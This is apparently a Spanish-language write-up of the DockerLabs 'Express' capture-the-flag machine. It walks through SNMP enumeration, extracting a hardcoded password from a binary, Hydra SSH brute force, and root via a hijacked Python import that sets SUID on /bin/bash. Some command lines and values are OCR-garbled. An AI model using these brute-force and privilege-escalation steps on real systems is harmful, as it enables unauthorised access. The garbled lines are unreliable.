

Express

```
nmap -sCV -p22,80 -Pn -n 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-18 03:13 -oN
Nmap scan report for 172.17.0.2
Host is up (0.00014s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu
| ssh-hostkey:
|   256 7a:88:11:76:1d:4b:b3:31:95:6d:90:86:87:ef:3b:96 (ECDSA)
|_  256 26:f9:fb:7a:c7:be:cf:da:99:39:18:f5:bd:56:d5:a3 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Mi Empresa - Soluciones Innovadoras
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
└──(root@miguel)-[/home/miguel]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][REDACTED]
```

AQUI NADA DE NADA...

Mi Empresa - Soluciones Inno... DockerLabs CTF Express Intermedi... Express | maciferna

172.17.0.2/#services

150%

Mi Empresa

Inicio Servicios Sobre Nosotros Contacto

Soluciones Innovadoras para Tu Negocio

Transformamos tus ideas en proyectos exitosos.

Descubre más

Nuestros Servicios

esto no lo tenia en cuenta pero como me canse de mirar por todos lados y nada me fui por UDP


```
[root@miguel] - [/home/miguel/Work]
# nmap -sU --open -p- -n --min-rate 5000 -T5 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-18 03:49 -03
Warning: 172.17.0.2 giving up on port because retransmission cap hit (2).
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.59% done; ETC: 03:50 (0:00:27 remaining)
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 85.29% done; ETC: 03:50 (0:00:06 remaining)
Nmap scan report for 172.17.0.2
Host is up (0.00088s latency).
Not shown: 65489 open|filtered udp ports (no-response), 45 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp  open  snmp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 39.69 seconds
[root@miguel] - [/home/miguel/Work]
```

```
(miguel@miguel) -[~]
$ onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/snmp.txt 172.17.0.2
Scanning 1 hosts, 3219 communities
172.17.0.2 [public] Linux 0e408clc7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kalil (2024-10-15) x86_64
172.17.0.2 [public] Linux 0e408clc7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kalil (2024-10-15) x86_64
^C

(miguel@miguel) -[~]
$ snmpwalk -v2c -c public 172.17.0.2
iso.3.6.1.2.1.1.1.0 = STRING: "Linux 0e408clc7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kalil (2024-10-15) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (286427) 0:47:44.27
iso.3.6.1.2.1.1.4.0 = STRING: "Me <admin@express.dl>"
iso.3.6.1.2.1.1.5.0 = STRING: "0e408clc7d51"
iso.3.6.1.2.1.1.6.0 = STRING: "/var/www/secrect/*"
iso.3.6.1.2.1.1.7.0 = INTEGER: 105
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
root@miguel: /home/miguel/Machines
```

```
$ snmpwalk -v2c -c public 172.17.0.2
o.3.6.1.2.1.1.1.0 = STRING: "Linux 0e408clc7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kalil (2024-10-15) x86_64"
o.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
o.3.6.1.2.1.1.3.0 = Timeticks: (286427) 0:47:44.27
o.3.6.1.2.1.1.4.0 = STRING: "Me <admin@express.dl>"
o.3.6.1.2.1.1.5.0 = STRING: "0e408clc7d51"
o.3.6.1.2.1.1.6.0 = STRING: "/var/www/secrect/*"
o.3.6.1.2.1.1.7.0 = INTEGER: 105
```



```

[root@miguel ~]# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://express.dl/ -t 200 -x html,txt,php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://express.dl/
[+] Method:       GET
[+] Threads:      200
[+] Threads:      200
[+] Threads:      200
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,txt,php
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.html           (Status: 403) [Size: 275]
/index.html      (Status: 200) [Size: 2723]
/javascript      (Status: 301) [Size: 313] [--> http://express.dl/javascript/]
/robots.txt       (Status: 200) [Size: 162]
/binary          (Status: 301) [Size: 309] [--> http://express.dl/binary/]
/.html           (Status: 403) [Size: 275]
Progress: 190013 / 882240 (21.54%)

```

Name	Last modified	Size	Description
Parent Directory	-	-	
game	2025-01-10 16:35	16K	

sin las H que es claro por la parte de arriva q es algo q se repite y no corresponde y sin el —0251 de la segunda fila q claro aparece nuevamente en la tercera fila

```

[~/root@miguel]# strings game
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
srand
puts
__isoc99_scanf
putchar
printf
time
libc.so.6
GLIBC_2.7
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
_gmon_start
_ITM_registerTMCloneTable
PTE1
u+UH
P@ssw0rdH
!#--0251H
--025163H
fhusGNFEH
Felicitaciones! Has completado el desafío
La clave secreta es:
Bienvenido al juego de adivinar el número.

```

Igual por las dudas lo verifique con ghidra, los hexa apuntados, los separamos en little endian y si sacamos caracter por cada uno vemos q nos da lo mismo

```

1 void hidden_key(void)
2 {
3     undefined4 local_20;
4     undefined4 local_20;
5     undefined4 uStack_1e;
6     undefined4 uStack_1e;
7     undefined4 local_18;
8     undefined4 uStack_18;
9     undefined4 local_16;
10    undefined4 local_16;
11    uint local_12;
12    local_12 = 0x6472307773734050;
13    local_20 = 0x3231;
14    uStack_1e = 0x31532302d2d;
15    uStack_18 = 0x3396;
16    local_16 = 0x33964773756965;
17    puts(GMT_0002009);
18    printf("La clave secreta es: ");
19    for ((local_c = 0; local_c < 0x1a; local_c = local_c + 1) {
20        putchar((int)*(char*)((long)&local_28 + (long)(int)(local_c)));
21    }
22    putchar(10);
23    return;
24 }

P@ssw0rd!#--025163fhusGNFEH

```

P@ssw0rd!#--025163fhusGNFEH

```
(root@miguel:[/home/miguel/Downloads]
# hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -p 'P@ssw0rd!#-025163fhusGNFE' ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-18 04:39:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: admin password: P@ssw0rd!#-025163fhusGNFE
[STATUS] 274.00 tries/min, 274 tries in 00:01h, 8295183 to do in 504:35h, 14 active
```

```
To restore this content, you can run the 'unminimize' command.
Last login: Fri Jan 10 16:42:53 2025 from 172.17.0.1
admin@0e408clc7d51:~$ whoami
admin
admin@0e408clc7d51:~$
```

```
admin@0e408clc7d51:~$ ls
user.txt
admin@0e408clc7d51:~$ cat user.txt
b3c3a88e29a2770f381cab74163e5a94
admin@0e408clc7d51:~$
```

```
drwxr-x--- 1 admin admin 4096 Jan 10 17:06 .
drwxr-xr-x 1 root root 4096 Jan 9 18:32 ..
-rw----- 1 admin admin 149 Jan 10 17:08 .bash_history
-rw-r--r-- 1 admin admin 220 Jan 9 18:32 .bash_logout
-rw-r--r-- 1 admin admin 3771 Jan 9 18:32 .bashrc
drwxr-x--- 2 admin admin 4096 Jan 10 16:42 .cache
drwxrwxr-x 3 admin admin 4096 Jan 10 16:58 .local
-rw-r--r-- 1 admin admin 807 Jan 9 18:32 .profile
-rw-r--r-- 1 admin admin 0 Jan 10 17:06 .sudo_as_admin_successful
-rw-r--r-- 1 root root 33 Jan 10 16:44 user.txt
admin@0e408clc7d51:~$ cat .bash_history
exit
nano pytest.py
cat pytest.py
nano pytest.py
python3 /opt/script.py
exit
python3 /opt/script.py
sudo -l
sudo python3 /opt/script.py
exit
exit
admin@0e408clc7d51:~$ sudo -l
Matching Defaults entries for admin on 0e408clc7d51:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User admin may run the following commands on 0e408clc7d51:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
admin@0e408clc7d51:~$
```

```

import os
import random
import time
import pytest ← vamos a ver de que se trata esto

# Configuración de la pantalla
ROWS, COLUMNS = os.get_terminal_size()
DELAY = 0.05

def generate_column():
    """Genera una columna aleatoria de caracteres."""
    return [random.choice("ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()") for _ in range(ROWS)]

def draw_rain(columns):
    """Dibuja las columnas de caracteres en la pantalla."""
    #os.system('cls' if os.name == 'nt' else 'clear') # Limpia la pantalla
    for col in zip(*columns):
        print("".join(col))
        time.sleep(DELAY)

def main():
    # Crear columnas aleatorias
    columns = [generate_column() for _ in range(COLUMNS)]

    while True:
        # Desplaza las columnas hacia abajo
        for col in columns:
            col.insert(0, random.choice("ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()"))
            col.pop()
    draw_rain(columns)

if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print("\nAnimación terminada.")
admin@0e408clc7d51:~$ root@miguel: /home/miguel/Machines admin@0e408clc7d51: ~

```

```

admin@0e408clc7d51:~$ find / -name pytest.py 2>/dev/null
/usr/lib/python3.12/pytest.py
admin@0e408clc7d51:~$ cat /usr/lib/python3.12/pytest.py

admin@0e408clc7d51:~$ ls -l /usr/lib/python3.12/pytest.py
-rwxrwxr-x 1 root admin 1 Jan 10 17:08 /usr/lib/python3.12/pytest.py
admin@0e408clc7d51:~$ 

```

```

admin@0e408clc7d51:~$ find / -name pytest.py 2>/dev/null
/usr/lib/python3.12/pytest.py
admin@0e408clc7d51:~$ cat /usr/lib/python3.12/pytest.py

admin@0e408clc7d51:~$ ls -l /usr/lib/python3.12/pytest.py
> os.system("chmod u=s /bin/bash")' > /usr/lib/python3.12/pytest.py
admin@0e408clc7d51:~$ cat /usr/lib/python3.12/pytest.py
import os;
os.system("chmod u=s /bin/bash")
admin@0e408clc7d51:~$ 

```

```
(8*63#&PU(*U7P4*257^!9XKE6&WOY$I8$0#82@J
IUC4&XA&AE^D1W2!ZXW**BB$DQC#3QGW2ZVTC7H1
PUOLML6KMGQU%GYDVED13%KFT7WU5WP)^NMDNR#&
amp;N6MB620#V8GS@S$TAY#20&2FNS3REW0G35HHRKU
(*KS66ZVU*%GOJ*FNGAFBTEG#35RKFNF2&E%(6FH
0A#UCT^)1#SJ0K*(GJ&%309CQK08)8FOCA#^FF3F
TZ2M36$*@AFQ81PUP3FHS6V4*06S39TV#Z3G@HL$
1$0!V)XMWKB7QQON^W6QPL6%6TTXWEHOV()G*VG@
05Q0WL2M&7M0ZAK4Q50E0T#@89ZLUY$8BYQK2AC)
%EWQVDOMAX(X*C4BGG!S#5FTZS9Z^8S$0UASZQ0&
1%&F1YWL@A)0FD74(^B$K1F07IW!79T62@13JX5C
K)^Z1SJ*0G#930T7!YD50SYGY$M75W(GP69)2UEI
2YB@099Z8F2)55N!P!D81S^EQ1SV)KJ3)K9D!WRI
2!ZG0)J#M2NUC8P4^1L*!DCU@89Y#&(W$M$WRZAG
!P(6^J&E5XMP(DYU4YSZER)ZK!)YZ7YA45G22QX)
*8*YI&!M7P(HP00*5G2F^SB(PF%1S*521@^GQ0D3
^C
```

Animación terminada.

```
admin@0e408c1c7d51:~$ ls -l /bin/bash
---Sr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
admin@0e408c1c7d51:~$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# cd /root/
.bashrc .local/ .profile .ssh/ root.txt
bash-5.2# cd /root/
.bashrc .local/ .profile .ssh/ root.txt
bash-5.2# cat /root/root.txt
8d4efee97352c73a8b059a94fe69dc1
bash-5.2#
```